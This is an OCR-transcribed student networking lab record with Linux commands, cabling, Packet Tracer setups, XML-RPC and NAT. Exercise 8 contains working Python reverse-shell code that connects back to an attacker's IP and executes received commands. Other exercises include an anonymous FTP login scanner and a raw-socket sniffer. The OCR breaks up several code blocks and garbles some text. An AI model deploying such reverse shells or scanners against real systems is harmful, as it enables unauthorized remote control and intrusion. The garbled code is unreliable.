Ex. no : 1

Date : 17.07.26

Study of various Commands used in Linux and windows

Aim :-

To Study about various networking Commands on Linux operating System.

Basic Linux Commands :-

1. Pwd

Description : Prints the current working directory

Output :

```
Pwd
/home/liveuser
```

2. mkdir

Description :

Creates a new directory

output :

```
mkdir fedora
ls
Desktop Documents Downloads fedora
```

3. cd

Description :

changes the Current directory

Output : cd fedora

```
Pwd
/home/liveuser/fedora
```

4. touch filename.txt

Description :

Creates an empty file

Output :

touch example.txt

5. echo "Hi" > filename.txt

Description : Writes text into file

Output : "Hi" > example.txt

6. cat filename.txt

Description : Displays the Contents of file

Output :

Cat example.txt

Hi

7. grep

Description : Searches for a Specific pattern in a file.

Output :

grep "H" example.txt

Hi

8. wc

Description : Display the no. of lines, words and bytes in a file

Output :

wc example. txt

1 1 3 example. txt

9. wc - l

Description : Counts the no. of lines in a file

output :

wc - l example. txt

1 example. txt

10. wc - w

Description : Counts the no. of words in a file

Output :

wc - w example. txt

1 example. txt

11. wc - c

Description : Counts the no. of bytes in a file

Output :

wc - c example. txt

3 example. txt.

12. wc - m

Description : Counts the no. of character in file

Output :

wc - m example.txt

3 example.txt

13 wc - l

Description : Displays the length of longest line in a file

Output :

wc -l example.txt

2 example.txt

Basic Networking Commands :-

1: hostname

Description : Display the ~~routing~~ table system's hostname

Output :

hostname

localhost - live.

2: route

Description : Displaying the routing table

Output :

route

kernel IP routing table

3. netstat :

Description : shows network Connection and routing information.

output : netstat

Active internet Connections.

4. ip addres show

Description : Displays IP address and Network interface details.

Output :

ip address show

1 : lo :

2 : enp0s3 :

5. nslook up

Description : finds IP address of a domain

Output : nslookup www.google.com

Name : www.google.com

Address : 142.250.xxx.xxx

Result :

The basic Linux and networking Commands were executed Succesfully and expected output was obtained.

6. Ping

Description : Test Connectivity to a host

Output :

Ping www.google.com

64 bytes from...

7. arg

Description : Displays the App cache

Output :

arp - a

-gateway (10.0.2.2)

8. traceroute

Description : Display the route taken by Packets to reach a destination

Output :-

traceroute www.google.com

1-gateway

2....

Result :-

The basic Linux and networking Command were executed successfully and expected outputs were obtained.

Exp. no : 02

Date : 23/07/2026

Learning and Assignment of IP Address manually to Computer.

Aim :

To learn IP addressing and manually assign an IP address to a computer. To verify the assigned IP address using Linux networking Commands.

Theory :

An IP address is a unique numerical address assigned to every device connected to a network. It enables Communication between devices over a network. An IPv4 address Consists of four octets seperated by dots (eg : 192. 168. 1. 10)

An IP address Can be assigned either manually (static IP) or automatically (Dynamic IP) using DHCP. A manually assigned IP address remains unless changed by the user. Along with IP address, Parameter such as the Subnet Mask, Default Gateway and DNS Server are also Configured for proper network Communication.

In Linux, the ip command is used to display and manage IP addres, network interfaces, routing table and neighbouring devices. It is one of the most commonly used Commands for network Configuration and troubleshooting

Commands and Sample Outputs

1) Display all IP address

Command :

ip address show

Sample output :

2 : ens160 :

inet 172. 16. 211. 128/24

inet 6 fe80 :: 20C : 29ff :: fe75 : 9927/64

Observation :

Displays the IPV4 and IPV6 addres of all networks.

2. Display a Specific network interface :

Command :

ip addr show dev ens160

Sample output :

2 : ens160 :

inset 172. 16. 211. 128/24

3. Display Routing Table :

Command :

ip route show

Sample output

default via 172. 16. 211. 2 dev ens160

172. 16. 211. 0/24 dev ens160

Observation :-

Displays the routing table and the default gateway.

4. Display ~~Neighbour~~ Neighbour (ARP) Table :

Command :

ip neigh show

Sample output :

172. 16. 211. 1 REACHABLE

172. 16. 211. 251 STABLE.

Observation :

Displays the neighbouring devices and their MAC address.

Result:

The IP address was manually assigned and verified successfully using Linux networking commands.

Exp. no : 03

Date : 23.06.2

Study of Different types of network Cables and crimping of Cable with RJ45 Connector.

Aim :

To Study different types of network Cables and understand the crimping process using an RJ45 Connector.

Concept :

Network Cables are used to Connect Computers and other networking devices for data Communication. the most Commonly used Cable in LAN is the unshielded Twisted Pair (UTP) Cable The wires are arranged according to the T568A or T5683 wiring Standard before crimping and the Completed Cable is tested to ensure proper Connectivity

Types of Network Cable :-

Cable Type	Description
1.) UTP (unshielded Twisted pair)	- Commonly used for Ethernet LAN's and office networks
2.) STP (shielded Twisted Pair)	- Used in area with high electrical or electromagnetic interference
3) Coaxial Cable	- Used for Cable television, broadband internet, and CCTV system.
4.) Optical Fiber Cable	- Used for high-speed, high Bandwidth and long distance Communication.

Crimping Procedure :

1. Cut the UTP Cable to required length.
2. Strip about 2-3 cm of the outer insulation.
3. Untwist and Straighten the wires.
4. Arrange the wires according to T568B Standard.

5. Trim the wire ends evenly

6. Insert the wires into the RJ45 Connector.

7. Crimp the Connector using a Crimping tool.

8. Test the Cable using a LAN Cable tester.

Observation :-

* The wires were arranged according to the T56813 standard.
* The RJ45 Connectors was Crimped Successfully
* The Cable testers indicated proper Continuity
* The Cable was ready for network Communication.

Result :-

The different types of network Cables were studied, and the UTP Cable was Successfully terminated using and RJ45 Connector and tested for proper Connectivity

Ex. No : 4 DATE : 6/08/26

IMPLEMENT PACKET SNIFFING USING RAW SOCKETS IN PYTHON

Aim :

To implement Packet Sniffing using raw sockets in Python and Capture network packets passing through the network interface.

Theory :

* Packet Sniffing is the process of monitoring and Capturing data packets traveling across a network.
* A Packet Sniffer intercepts packets and analyzes their Content.
* Raw Sockets Provide direct access to lower level network Protocols, allowing applications to Capture packet before they are processed by operating system.
* The technique is used for network prority, troubleshooting and Security analysis.

Algorithm :-

1. Import the required Socket module.
2. Create a raw Socket.
3. Bind the Socket to the network interface.
4. Receive Packets using the recvfrom() method.
5. Display the Caphued packet information.
6. Repeat the process Continuously to monitor network traffic.

Program :-

```
import Socket
Sniffer = Socket.Socket (Socket.AF_INET, Socket.SOCK_RAW
          Socket.IPPROTO_IP)

host = Socket.gethostbyname (Socket.gethostname ())
Sniffer.bind ((host, 0))
Sniffer.setSocket (Socket.IPPROTO_IP, SOCKET.IP_HDRINCL,1)
while True:
    raw_data, addr = Sniffer.recvfrom (65535)
        print ("Packet received from:", addr)
        print (raw_data)
```

Output :

Packet received from :
('192.168.1.5', 0)
b'E\x00\x01\x00 ...

Packet received from :
('192.168.1.10', 0)
b'E\x00\x01\x00 ...

Result :

Thus, Packet Sniffing was Successfully implemented using raw Sockets in python & network packets were Captured and displayed.

Exp. no : 5

Date : 24 : 06 : 26

Develop a customized Ping Command to test the Server Connectivity

Aim :

To develop and use a customized Ping Command to test the Connectivity between a client Computer and a server, and to analyze the network response

Concept :

The Ping Command is a network diagnostic utility used to verify whether a host is reachable over an IP network. It works by sending ICMP (Internet Control Message Protocol) Echo Request Packets to the destination host and waits for ICMP Echo Reply Packets. The results help determine whether the Server is accessible and measure the network Performance, such as response time and Packet loss.

Why are we using ping Command

The ping Comment is used to check whether a remote host or server is reachable through the network. It helps identify Connectivity issues, verify network availability & measure the time taken for data packets to travel b/w 2 devices.

Purpose of ping Command:

* To verify whether a server or host is reachable.
* To test network Connectivity
* To measure the response time (latency) b/w devices.
* To detect Packet loss during communication

How is the ping Command established

1. The Source Computer Sends an ICMP Echo request packet to destination host.
2. If the destination is reachable, it responds with an ICMP Echo reply packet.
3. The Sender measures the RTT for the request & reply.
4. The Process is repeated for Specific no. of Packets and the results are displayed, including Packet loss and average response time.

Customized Ping Commands :-

1. Ping with Specific no. of Packets.

Command : Ping google.com -n 5

Purpose : Sends exactly 5 ICMP Echo Request packets to destination Server instead of default 4 packets.

Sample o/p:

Pinging google.com [142.250.183.14] with 32 bytes

Reply from 142.250.183.14: bytes = 32 time = 18 ms TTL = 117

Reply from 142.250.183.14: bytes = 32 time = 19 ms TTL = 117

Ping statistics:

Packets: Sent = 5, Received = 5, lost = 0

Average = 19 ms.

2. Continuous Ping :-

Command : Ping google.com -t

Purpose : Continuously send requests

o/p : Reply from 142.250.183.14: bytes = 32 time = 18ms TTL

.....

Press ctrl + C to stop.

Packets: Send = 25, Received = 25, lost = 0

3. Ping with Larger Packet Size :-

Command : Ping google.com -l 1000

Purpose : Send packet of 1000 bytes instead by 32 bytes

O/P : Pinging google.com [142.250.183.14] with 1000 bytes of data.

Reply from 142.250.183.14 : bytes = 1000 time = 21 ms TTL = 117

Reply from 142.250.18314 : bytes = 1000 time = 23 ms TTL = 117

4. Ping with Custom Timeout :-

Command : Ping google.com -w 3000

Purpose : Waits 3000 milliseconds (3 seconds) for each reply before a timeout.

O/P : Reply from 142.250.183.14 : bytes = 32 time = 25 ms TTL = 117

Ping statistics :

Packets : Sent = 4, Received = 4, Lost = 0

5. Ping Using

Result :

The Customized Ping Command was successfully executed, and Connectivity b/w the client and the Server was tested..

Ex. no : 9

DATE : 18.08.24

Design a Simple Topology and Configure with one Router, Two Switches and PCs using CISCO Packet Tracer.

Aim :

To design and Configure a simple network topology with one router, 2 switches, and four PCs in CISCO Packet tracer and enable communication between PC's.

Definitions :-

* Router : Forward data packets between different networks
* Switch : Connects devices within a network and forwards data using MAC address.
* PC : End device used to send and receive data
* Console Cable : Used for router / Switch Configuration.

Equipment Needed :

1. Cisco Packet Tracer.
2. 1 Router (1941)
3. 2 Switches (2960)

4. 4 PCs.

5. Copper Straight - through Cables.

Step by Step procedure :-

Step 1 : Open Cisco packet Tracer

* Lanch Cisco Packet Tracer.

Step 2 : Add devices


* Add 1 Router (1941)
* Add 2 Switches (2960)
* Add 4 PCs with 2 PCs connected to each Switch.

Step 3 : Connect Devices.

Use Copper Straight - through Cable.

* PC0 → Switch 0 fast Ethernet 0/2
* PC1 → Switch 0 fast Ethernet 0/3
* PC2 → Switch 1 fast Ethernet 0/2
* PC3 → Switch 1 fast Ethernet 0/3


Step 4 : Configure Router Interfaces.



no shutdown
exit

Step 5 : Configure PC Ip Address :

Device	IP address	Submit Mask	Default Gateway
PC0	192.168.1.10	255.255.255.0	192.168.1.1
PC1	192.168.1.11	255.255.255.0	192.168.1.1
PC2	192.168.2.10	255.255.255.0	192.168.2.1
PC3	192.168.2.11	255.255.255.0	192.168.2.1



Result :

Thus designing a simple topology and Configure with one router, a switches, and PCs using CISCO Packet tracer is Successfully Verified.

Exp. No : 10 DATE : 13.08.26

Customize Switch with network module using Cisco Packet Tracer.

Aim :

To know how to add a network module to a cisco switch, Connect multiple PC's and a Server, assign IP address, and test Connectivity in CISCO Packet Tracer.

Definition :

A network module is an additional Component added to a switch to provide more Ports or Connection types HWIC - 4ESW is used in this experiment.

Procedure :

1. Open Cisco packet tracer and setup your work space.
2. Drag and drop a 2960 - 24 TT switch to Centre
3. Add five PC's and one Server - PT from the End Devices panel.

4. Power off the Switch :

Click the Switch, open the physical tab and turn off the power button.

5. Install PWIC - 4ESW module on the Switch.

6. Power on the Switch and let it boot.


7. Connect all devices using Cooper Straight - through Cables.

* PC0 → Switch fast Ethernet 0/1.
* PC1 → Switch fast Ethernet 0/2
* PC2 → Switch Module Port 1.

Switch Module Port 48. Assign IP address to each device.

(i) PC0 : 192 : 168 . 1 . 10.
(ii) PC1 : 192 : 168 . 1 . 11.
(iii) PC2 : 192 : 168 . 1 . 12.
(iv) All Subnet mask : 255 . 255 . 255 . 0

Test Connectivity C from any PC, Open Command prompt and ping other devices)



* Use Static IP address as listed above.

Output :

A working network setup in which all PC's and the Server can Successfully Communicate, Confirming that the built-in and module ports are functioning

Result :

The Switch was Successfully Customized with a network module, and all Connected devices Communicated Successfully.

Exp.no : 07
Date :

Date : 20.08.

Develop a Simple Calculator using XML RPC

Aim :-

To develop a simple Calculator using XML RPC in python, where a client can remotely call arithmetic functions provided by a Server.

Requirements :

* Python 3.x
* Python IDLE
* XML - RPC Module
* Two python programs : Server.py and client.py

Procedure :-

1. Open Python IDLE
2. Create a python file named Server.py
3. Write the XML - RPC Server program Containing the Calculator functions.
4. Save and run server.py.

5. The message 'Calculator Server is running' is displayed.

6. Keep Server running.

7. Open Separate python IDLE window & create another file named 'client.py'

8. Run client.py

9. Enter first and Second number when prompted.

10. The Server performs addition, subtraction, multiplication and division.

11. The results are returned and displayed.

Server program :-

```
from xmlrpc.server import SimpleXLMRPCServer

def add(a,b):
    return a+b

def subtract(a,b):
    return a-b

def multiply(a,b):
    return a*b

def divide(a,b):
    return a/b
    if b==0:
        return "Cannot divide"
```

```
server = SimpleXMLRPCServer(("127.0.0.1", 8000))

server.register_function(add, "add")
server.register_function(subtract, "subtract")
server.register_function(multiply, "multiply")
server.register_function(divide, "divide")

print("Calculator Server is running...")
server.serve_forever()
```

Client Program

```
import xmlrpc.client

server = xmlrpc.client.ServerProxy("http://127.0.0.1:8000")


a = float(input("Enter first number: "))
b = float(input("Enter second number: "))

print("Addition =", server.add(a, b))
print("Subtraction =", server.subtraction(a, b))
print("Multiplication =", server.multiply(a, b))
print("Division =", server.divide(a, b))
```

Observation :

The XML-RPC Server was successfully started and Calculator functions were register. The client Successfully Connected to the Server and remotely Called the arithmetic functions. The Calculated results were received from the Server and displayed on the client.

O/P for Simple Calculator using XMLRPC



Result :

Thus, a simple Calculator was Succesfully developed and executed using XML-RPC in python. The client-Server Communication and remote execution of arithmetic operations were Succesfully demonstrated.

6. BUILDING ANONYMOUS FTP SCANNER USING FTPLIB MODULE

AIM

To create a Python-based FTP scanner using the ftplib module that: G Checks if a public FTP server allows anonymous login. G Lists the contents of directories on the server.

PROCEDURE

G Import the built-in ftplib module. G Write two Python scripts: I Sender side: Connects to the FTP server, logs in anonymously, and lists the root directory. I Receiver side: Connects anonymously and lists a specific sub-directory. G Run the scripts in Google Colab or any Python environment. G Observe the login status, server message, and directory contents.

CODE

Sender Side Code

```
# /usr/bin/env python3 import
```

ftplib

```
def anonymousLogin(hostname):
try:
```

ftp = ftplib.FTP(hostname) # Connect to the host response = ftp.login('anonymous', 'anonymous') # Try anonymous login

```
print(response)
if "230" in response: # Login success code print("[+] "
```

+ str(hostname) + " FTP Anonymous Login Succeeded.")

```
print("Welcome
```

Message:\n",

```
ftp.getwelcome())
print("\nDirectory
```

Listing:") ftp.dir() ftp.quit()

```
else:
print("[-] " + str(hostname) + " FTP Anonymous Login
```

Failed.")

```
except Exception as e: print("[-] " + str(hostname) + " FTP Anonymous
```

Login Failed.") print("Error:", str(e))

```
# Run the function hostname =
```

'ftp.be.debian.org' anonymousLogin(hostname)

Receiver Side Code

```
import ftplib
def check_anonymous_connection(host, path):
try:
```

with ftplib.FTP(host) as connection:

```
connection.login('anonymous', 'anonymous')
print("Welcome:",
connection.getwelcome())
print(f"\nListing
```

directory: {path}")

```
connection.cwd(path) for name, details in
```

```
connection.mlsd():
print(name, details['type'], details.get('size',
```

'N/A'))

```
except Exception as e:
print("Error:", str(e))
# Example usage:
FTP_SERVER_URL = 'ftp.be.debian.org' DOWNLOAD_DIR_PATH =
```

'/pub/linux/kernel/v5.x/' check_anonymous_connection(FTP_SERVER_URL,

```
DOWNLOAD_DIR_PATH)
```

OUTPUT (Sample)

Sender Side Output:

```
230 Anonymous access granted, restrictions apply [+]
ftp.be.debian.org FTP Anonymous Login Succeeded.
```

Welcome Message:

```
220 ProFTPD Server (mirror.as35701.net) Directory
```

Listing:

```
drwxr-xr-x 9 ftp
```

ftp 4096 Aug 1 08:28 debian ...

Receiver Side Output:

Welcome: 220 ProFTPD Server (mirror.as35701.net) Listing directory: /pub/linux/kernel/v5.x/

```
linux-5.10.1.tar.xz
```

file 113072564

```
linux-
```

5.10.2.tar.xz file 113167444 ...

RESULT

G The script successfully connected to the FTP server (ftp.be.debian.org). G It verified anonymous login is allowed (230 Anonymous access granted). G The directory contents (both root and /pub/linux/kernel/v5.x/) were retrieved and displayed. G This proves that the server provides public access and is working correctly.

8. DEVELOP A PROGRAM TO CREATE REVERSE SHELL USING TCP SOCKETS

AIM:

The aim of this exercise is to understand and implement a reverse shell using TCP sockets. This will demonstrate how a client can connect back to an attacker (server) machine and allow the attacker to remotely execute commands on the client machine.

DESCRIPTION:

A reverse shell is a type of shell in which the target machine connects back to the attacking machine and allows the attacker to execute commands remotely. In this exercise, we will simulate a basic reverse shell using Python's TCP socket library. The client will establish a connection to the server, and the server will send commands to be executed on the client machine. The client will then return the output of those commands back to the server. We will implement this in two parts:

1. Server-Side (Attacker): The server listens for incoming connections from the client and

sends commands to be executed.

2. Client-Side (Target): The client connects back to the server and executes commands

sent by the attacker. This exercise is intended for educational purposes, specifically to demonstrate the concept of reverse shells in a controlled, ethical environment.

TOOLS AND TECHNOLOGIES:

G Programming Language: Python 3.x G Libraries: I socket: For network communication via TCP/IP sockets. I subprocess: To execute commands on the client machine. I os: To change directories on the client machine. G Operating Systems: I Linux (or any OS where Python and network tools are supported). G Port Number: 9999 (example, can be customized).

LAB SETUP:

1. Server Machine (Attacker):

G IP Address: The machine that will listen for incoming connections from the client. G Port Number: Use an open port for listening (e.g., 9999). G Firewall Settings: Ensure the port 9999 is open for incoming connections.

2. Client Machine (Target):

G IP Address: The client connects back to the attacker's machine. G Firewall Settings: Ensure that outgoing connections to the server machine's IP address and port are allowed.

PROCEDURE:

Step 1: Set Up the Server (Listener) Script on the Attacker Machine 1.

Create a new Python script on the attacker machine (e.g., server.py).

2. Copy the following code into the script:

```
import socket import subprocess import
```

os

```
# Server listening on a specified IP and port
SERVER_IP = '0.0.0.0' # Bind to all available interfaces
SERVER_PORT = 9999 # Choose a port number
# Create a socket object server_socket = socket.socket(socket.AF_INET,
```

socket.SOCK_STREAM)

```
# Bind the socket to the IP address and port server_socket.bind((SERVER_IP,
```

```
SERVER_PORT))
# Listen for incoming connections
server_socket.listen(1)
print(f"[*]
```

Listening on {SERVER_IP}:{SERVER_PORT}...")

```
# Accept incoming client connection client_socket,
```

client_address =

```
server_socket.accept()
print(f"[*]
```

Connection established with {client_address}") while True:

```
# Wait for a command from the attacker (server-side) command
```

= input("Shell> ")

```
# If the command is 'exit', close the connection
```

if

```
command.lower()
```

== "exit":

```
client_socket.send(b"exit") print("[*] Closing
connection.") break
# Send the command to the client client_socket.send(command.encode())
# Receive the response from the client (output of the command)
response = client_socket.recv(1024) # Print the response from
```

the client print(response.decode(), end="") # Close the client socket client_socket.close() server_socket.close()

3. Run the server script: Open

a terminal and run:

```
python3 server.py
```

I I The server will now listen for connections on 0.0.0.0 (all interfaces) and port 9999.

Step 2: Set Up the Client (Reverse Shell) Script on the Target Machine

1. Create a new Python script on the target machine (e.g., client.py).

2. Copy the following code into the script: import socket import

subprocess import os

```
# Server (attacker) IP and port to connect to
SERVER_IP = '192.168.1.100' # Change this to your attacker's IP
SERVER_PORT = 9999 # This should match the server port
# Create a socket object client_socket = socket.socket(socket.AF_INET,
```

socket.SOCK_STREAM)

```
#
```

Connect to the attacker's machine

```
client_socket.connect((SERVER_IP, SERVER_PORT))
while True:
# Receive the command from the server
command
```

=

```
client_socket.recv(1024).decode()
```

if

```
command.lower() == "exit": print("[*] Exiting...")
```

break

```
# Execute the received command
if command.startswith('cd '): try:
#
```

Change directory

```
os.chdir(command.strip('cd
```

'))

```
client_socket.send(b"Changed
```

directory") except FileNotFoundError as e:

```
client_socket.send(f"Error: {e}".encode())
else:
try:
# Execute the command
```

output

=

```
subprocess.check_output(command,
```

shell=True, stderr=subprocess.STDOUT)

```
client_socket.send(output)
except
subprocess.CalledProcessError
```

as e:

```
client_socket.send(f"Error: {e}".encode())
# Close the socket after exiting client_socket.close()
```

3. Run the client script: Open

a terminal and run:

```
python3 client.py
```

I I The client will connect to the attacker's machine at the specified IP address and port.

Step 3: Test the Reverse Shell

1. Start the server on the attacker's machine by running the server.py script.

2. Start the client on the target machine by running the client.py script.

3. Interact with the shell:

I Once the client connects, the attacker (server) can type commands in the terminal, such as: I ls – Lists the files in the current directory on the target machine. I pwd – Displays the current directory. I cd /path/to/directory – Changes the working directory. I exit – Closes the connection between the client and the server.

4. Observe the outputs on the attacker's terminal (server side). Each command will be

executed remotely on the client machine, and the results will be displayed on the server.

OUTPUTS:

1. Server-Side Output:

G The server successfully listens on the specified port and waits for an incoming connection from the client. G After the client connects, the attacker can send commands and receive the output.

Sample Output:

```
[*] Listening on 0.0.0.0:9999...
[*] Connection established with ('192.168.1.101', 53762)
Shell> ls
```

Desktop Documents Downloads Music Pictures Videos

```
Shell> pwd /home/user
Shell> cd /home
Shell>
```

ls user another_user

```
Shell> exit
[*] Closing connection.
```

2. Client-Side Output:

G The client connects to the server and listens for incoming commands. It then executes each

```
command and sends back the result to the server.
```

Sample Output:

```
[*] Exiting…
```

RESULT:

The client successfully connected back to the server and executed commands sent by the attacker, returning their output. Works for simple non-interactive commands; implement output framing, auth/encryption for robustness and use only in authorized, controlled environments.

11. EXAMINE NETWORK ADDRESS TRANSLATION (NAT) USING CISCO PACKET TRACER

AIM:

implement Network Address Translation (NAT) using Cisco Packet Tracer. We'll

```
configure static, dynamic, and Port Address Translation (PAT) on a router to enable
```

communication between a private internal network and a public external network.

PROCEDURE:

Step 1: Setup the Network Topology

1. Open Cisco Packet Tracer.

2. Add devices:

o 2 PCs (PC1 and PC2) representing inside private network. o 1 Router. o 1 Switch (optional, for inside network). o 1 Cloud or another Router representing the outside/public network.

3. Connect devices:

o Connect PC1 and PC2 to the Switch. o Connect the Switch to the Router's GigabitEthernet0/0 (Inside interface). o Connect Router's GigabitEthernet0/1 to the Cloud or outside network device How to do Step 1:

Step 1: Open Cisco Packet Tracer

• Launch the Cisco Packet Tracer software.

Step 2: Add Devices

1. Add PCs:

o On the bottom device toolbar, click on End Devices (the PC icon). o Drag and drop 2 PCs into the workspace. Rename them if you want by clicking on the PC and going to the Config tab or right-click → Rename.

2. Add a Switch (optional):

o Click on Switches (looks like a small box with ports). o Drag and drop a 2960 switch (or any switch model) into the workspace.

3. Add a Router:

o Click on Routers (the router icon). o Drag and drop a router with at least two GigabitEthernet interfaces (e.g., 1941 router).

4. Add a Cloud or Another Router (outside network):

o For simplicity, click on Network Devices → WAN Emulation → drag a Cloud. o Or drag another Router for the outside/public network.

Step 3: Connect Devices

1. Connect PC1 and PC2 to the Switch:

o Click on the Connections icon (lightning bolt). o Select Copper Straight-Through cable. o Click on PC1, choose the FastEthernet0 port. o Click on Switch, choose one of the FastEthernet ports (e.g., Fa0/1). o Repeat for PC2 to another switch port (e.g., Fa0/2).

2. Connect Switch to Router (Inside Interface):

o With the same cable type (Copper Straight-Through), click on Switch → select an unused port (e.g., Fa0/3). o Click on Router → choose GigabitEthernet0/0 (this will be the inside interface).

3. Connect Router to Outside Network Device: o With Copper Straight-Through cable,

connect Router GigabitEthernet0/1 to the Cloud or the outside Router interface.

Step 4: (Optional) Verify Connections

• The links should show green or orange when devices are connected properly.

• You can click on devices and check their interface status. Step 2: Assign IP

Addresses Inside Network (Private IPs):

• PC1: 192.168.1.10/24

• PC2: 192.168.1.11/24

• Router GigabitEthernet0/0: 192.168.1.1/24 (Inside interface) Outside Network

(Public IPs):

• Router GigabitEthernet0/1: 200.1.1.1/24 (Outside interface) • Cloud or Router

```
interface on outside network: 200.1.1.2/24 How to step 2:
```

Step 2: Assign IP Addresses

1. Assign IP Addresses to PCs (PC1 and PC2)

• Click on PC1 in the workspace.

• Go to the Desktop tab.

• Click on IP Configuration.

• Enter the following:

o IP Address: 192.168.1.10 o Subnet Mask: 255.255.255.0 (automatically filled when you enter /24) o Default Gateway: 192.168.1.1 (Router inside interface IP)

• Close the window.

Repeat the same for PC2:

• IP Address: 192.168.1.11

• Subnet Mask: 255.255.255.0

• Default Gateway: 192.168.1.1

2. Assign IP Addresses to Router Interfaces

• Click on the Router.

• Click on the CLI tab (command line interface) or the Config tab if you prefer GUI.

Using the Config tab (GUI method):

• Go to GigabitEthernet0/0.

• Set the IP Address: 192.168.1.1

• Subnet Mask: 255.255.255.0

• Turn on the interface by checking Port Status to On.

• Go to GigabitEthernet0/1.

• Set the IP Address: 200.1.1.1

• Subnet Mask: 255.255.255.0

• Turn on the interface by checking Port Status to On. Using the CLI method:

Click CLI tab, then enter the following commands:

```
enable
```

configure terminal interface GigabitEthernet0/0 ip address 192.168.1.1 255.255.255.0 no shutdown interface GigabitEthernet0/1 ip address 200.1.1.1 255.255.255.0 no shutdown end write memory

3. Assign IP to Outside Device (Cloud or Router on Outside Network)

• If it's a Router:

o Repeat the steps to assign IP address 200.1.1.2/24 to the interface connected to the inside router.

• If it's a Cloud:

